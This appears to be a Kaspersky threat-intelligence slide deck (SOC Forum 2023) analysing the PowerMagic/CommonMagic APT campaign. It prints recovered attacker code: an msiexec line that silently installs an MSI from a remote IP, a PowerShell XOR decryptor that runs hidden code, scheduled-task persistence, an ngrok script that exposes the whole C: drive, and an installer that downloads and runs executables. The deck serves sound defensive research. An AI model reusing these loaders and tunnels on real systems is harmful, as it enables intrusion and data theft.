

SOC  
FORUM  
2023

# АРТ-магия в зоне российско-украинского конфликта

---

Георгий Кучерин

Москва, 14-15 ноября 2023

kaspersky

# Приказ Минфина ДНР No 176.zip

webservice-srv  
[.]online



1 4597.pdf


webservice-srv1  
[.]online



2 Приказ Минфина  
ДНР No 176.pdf.Ink

1 4597.pdf

2 Приказ Минфина  
ДНР No 176.pdf.Ink



## Магическая цепочка заражения

1 4597.pdf

2 Приказ Минфина  
ДНР No 176.pdf.Ink

%WINDIR%\System32\msiexec.exe /i  
http://185.166.217[.]184/CFVJKXIUPHESR  
HUSE4FHUREHUIFERAY97A4FXA/  
attachment.msi /quiet





**ВИБОРЧА КОМПІСІЯ РЕСПУБЛІКИ КРИМ**      **ИЗБИРАТЕЛЬНАЯ КОМИССИЯ РЕСПУБЛИКИ КРЫМ**      **КЪЫРЫМ ДЖУМХУРИЕТИНИНЪ САЙЛАВ КОМИССИЯСИ**

ул. Карла Маркса, 18, г. Симферополь, Республика Крым,  
Российская Федерация, 295000, тел/факс (3652) 27-61-84, e-mail: [ikrk2014@mail.ru](mailto:ikrk2014@mail.ru)

№ \_\_\_\_\_  
На № \_\_\_\_\_ от \_\_\_\_\_

Главному федеральному инспектору по Республике Крым  
[Signature]

Уважаемый [Name],

В соответствии с Вашим письмом от 13.09.2021 года № [Number] о предоставлении информации о ходе проведения на территории Республики Крым выборов, назначенных на 19 сентября 2021 года, Избирательная комиссия Республики Крым информирует об итогах выборов депутатов Государственной Думы Федерального Собрания Российской Федерации восьмого созыва.

## ЦЕНТРАЛЬНАЯ ИЗБИРАТЕЛЬНАЯ КОМИССИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

### ПОСТАНОВЛЕНИЕ

27 июля 2022 г.

№91/750-8

Москва

**Об утверждении результатов учета объема эфирного времени, затраченного на освещение деятельности парламентских партий в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах) в июне 2022 года**

Заслушав информацию секретаря Центральной избирательной комиссии Российской Федерации [Name] и обсудив решение Рабочей группы по установлению результатов учета объема эфирного времени, затраченного в течение одного календарного месяца на освещение деятельности парламентских партий, от 14 июля 2022 года № 134.1 «О результатах учета объема эфирного времени, затраченного на освещение деятельности парламентских партий в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах) в июне 2022 года», на основании статьи 5 Федерального закона «О гарантиях равенства парламентских партий при освещении их деятельности государственными общедоступными телеканалами и радиоканалами», раздела VI Порядка учета объема эфирного времени, затраченного в течение одного календарного месяца на освещение деятельности каждой парламентской партии в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах), утвержденного постановлением Центральной избирательной комиссии Российской Федерации от 5 августа 2009 года № 167/1190-5, Центральная избирательная комиссия Российской Федерации постановляет:

# Хронология приманок



09-22

04-28

06-06

08-05

08-12

09-23

**2021**

**2022**

**2022**

**2022**

**2022**

**2022**

новое отмена  
решений  
уик 288.zip

Внесение\_изменений\_  
в\_отдельные\_  
законодательные\_акты\_  
рф.zip

гражданин рб  
(redacted).zip

цик 3638.zip

сз 14-1519  
от 10.08.22.zip


приказ  
минфина  
днр No 176.zip



# attachment.msi



Зашифрованный stage 1



Декриптор



Оригинальный документ

service\_pack.dat

runservice\_pack.vbs

Приказ Минфина ДНР  
№176.pdf

### runservice\_pack.vbs:

```
tarb="powershell.exe -  
encodedCommand  
<base64_encoded_ps_payload>  
:CreateObject("Wscript.shell").Run  
tarb,0
```

```
$inst="$env:APPDATA\WinEventCom\service_pack.dat";  
if (!(Test-Path $inst)){  
    return;  
}  
$binst=[System.IO.File]::ReadAllBytes($inst);  
$xbinst=New-Object Byte[] $binst.Count;  
for ($i=0;$i-lt$binst.Count;$i++) {  
    $xbinst[$i]=$binst[$i]-bxor0x13;  
    $xbinst[$i]=$binst[$i]-bxor0x55;  
    $xbinst[$i]=$binst[$i]-bxor0xFF;  
    $xbinst[$i]=$binst[$i]-bxor0xFF;  
};  
Try {  
    [System.Text.Encoding]::ASCII.GetString($xbinst)|iex;  
}  
Catch {};  
Start-Sleep 3;  
Remove-Item -Path $inst -Force
```



## Stage 1. PowerShell-дроппер

9

```
$AgentFolderName='WinEventCom'  
$AgentName='config'  
$AgentLoaderName='manutil.vbs'  
$AgentAbsPath="$env:LOCALAPPDATA\$AgentFolderName"
```

```
$AgentAbsPathName="$env:LOCALAPPDATA\$AgentName"  
$AgentLoaderAbsPathName="$env:LOCALAPPDATA\$AgentLoaderName"
```


```
$command = 'wscript.exe'  
$CommandArguments = ""$AgentAbsPathName  
$TaskName = 'WindowsActiveX'
```



```
if ((Test-Path "$AgentAbsPathName") -And (Test-Path "$AgentLoaderAbsPathName"))  
{  
    CreateTask $command $CommandArguments  
    schtasks /query /TN "$TaskName" > $null 2>&1  
    if ($?)  
    {  
        schtasks /RUN /TN "$TaskName"  
    }  
    else  
    {  
        Remove-Item -LiteralPath $AgentAbsPath -Force -Recurse ;  
    }  
}
```

Decrypted  
service\_pack.dat:




## Вторая стадия



**Leonid Bezvershenko**   @bzvr\_ · Mar 21

Magic is here! We have discovered a previously unknown #APT that has been attacking organizations in the area affected by the conflict between Russia and Ukraine. Observed victims were compromised with previously unknown implants that we dubbed #PowerMagic and #CommonMagic. [1/4]



```
graph LR; ZIP[.ZIP] --> LNK[.LNK]; ZIP --> PDF1[.PDF]; LNK --> MSI[.MSI]; MSI --> Loader[PowerMagic loader]; MSI --> Backdoor[PowerMagic backdoor]; MSI --> PDF2[.PDF];
```




**Jazi**

@h2jazi

Well me and my team did a comprehensive research on this but for some reasons (mainly because of attribution sensitivity) we have decided to hold it off from publishing.

6:03 PM · Mar 21, 2023 · **1,501** Views



COMMONMAGIC

Powermagic

Вредоносный документ




Фишинговое письмо



RECON инструменты

# MSI- установщик из 2020





# Документы-приманки из 2021



**НАРОДНЫЙ СОВЕТ  
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ  
ТРЕТЬЕГО СОЗЫВА**

**ПОСТАНОВЛЕНИЕ**

Луганск

**О рассмотрении во втором чтении проекта закона  
Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3  
«О внесении изменений в Закон Луганской Народной Республики  
«О физической культуре и спорте»**



**РОССИЙСКАЯ ФЕДЕРАЦИЯ  
ФЕДЕРАЛЬНЫЙ ЗАКОН**

**О внесении изменений в отдельные законодательные акты  
Российской Федерации**

Принят Государственной Думой 22 марта 2022 года  
Одобен Советом Федерации 23 марта 2022 года

**Статья 1**

```
1
2 #Constants
3 $NGrokFolderName='SolarTools';
4 $NGrokDiskName='ngrok.exe';
5 $NGrokPsName='ngrok';
6 $ExecutablePath="$env:ALLUSERSPROFILE\$NGrokFolderName\$NGrokDiskName";
7
8 #Modify this before send
9 $ng_auth_token = "2CIVchsFA[REDACTED]";
10 # $ng_auth_token = "2CtaC1d[REDACTED]";
11 # $ng_proxy_string = "http://192.168.1.11:3128";
12 $Disk="C:"
13
14 if (Test-Path "$ExecutablePath")
15 {
16     Stop-process -Name $NGrokPsName -ErrorAction SilentlyContinue
17     Start-Sleep -Second 2;
18     $ng_auth_block=[scriptblock]::Create("$ExecutablePath authtoken $ng_auth_token")
19     # $ng_proxy_block=[scriptblock]::Create("$ExecutablePath http_proxy $ng_proxy_string")
20     $ng_http_block=[scriptblock]::Create("$ExecutablePath http ""file:///C:"")
21     start-job -ScriptBlock $ng_auth_block
22     Start-Sleep -Second 2;
23     start-job -ScriptBlock $ng_http_block
24     Start-Sleep -Second 2;
25 }
26 }
27 else
28 {
29     write "$ExecutablePath not found"
30 }
31
32 # ngrok.exe http file:///C: authtoken 21d4CHAj[REDACTED]
```

# Ngrok для проброса портов

# PowerShell-установщик CommonMagic

```
$ip = '185.166.217.184'
$port = '2380'
$rootdir = 'GFDSLKNDGFKDFGSLDFSGJ0'
$sd = REDACTED

$url = 'http://' + $ip + ':' + $port + '/' + $rootdir + '/' + $sd + '/'

$jojo = 'jojo.exe'
$all = 'All.exe'
$overall = 'Overall.exe'
$clean = 'Clean.exe'

Write-Output $url;
Write-Output "$url$jojo";

Invoke-WebRequest -Uri "$url$jojo" -OutFile "C:\ProgramData\$jojo"
$script=[scriptblock]::Create("C:\ProgramData\$jojo");
start-job -ScriptBlock $script;
Start-Sleep -Second 2;
rm "C:\ProgramData\$jojo";

if (Test-Path "C:\ProgramData\CommonCommand") {
    Invoke-WebRequest -Uri "$url\FILES\$all" -OutFile "C:\ProgramData\CommonCommand\All\$all";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$overall" -OutFile "C:\ProgramData\CommonCommand\Overall\$overall";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$clean" -OutFile "C:\ProgramData\CommonCommand\Clean\$clean";
    Start-Sleep -Second 1;

    $script=[scriptblock]::Create("C:\ProgramData\CommonCommand\$all");
    start-job -ScriptBlock $script;
    Start-Sleep -Second 2;
}
```

# PowerShell-установщик CommonMagic

```
if (Test-Path "C:\ProgramData\CommonCommand") {  
    Invoke-WebRequest -Uri "$url\FILES\${a}" -OutFile "C:\ProgramData\CommonCommand\All\${a}";  
    Start-Sleep -Second 1;  
    Invoke-WebRequest -Uri "$url\FILES\${o}" -OutFile "C:\ProgramData\CommonCommand\Overall\${o}";  
    Start-Sleep  
    Invoke-WebR  
    Start-Sleep
```


The CommonMagic framework consists of several executable modules, all stored in the directory `C:\ProgramData\CommonCommand`. Modules start as standalone

# История выполненных команд


	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
<b>ListFiles</b>	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image



# Скриншоты с машины разработчика



# Скриншоты с машины разработчика





---

А где атрибуция?

**«In this case, attributing  
the attack to a specific  
country is not an easy  
task»**

C:\ProgramData\Apparition  
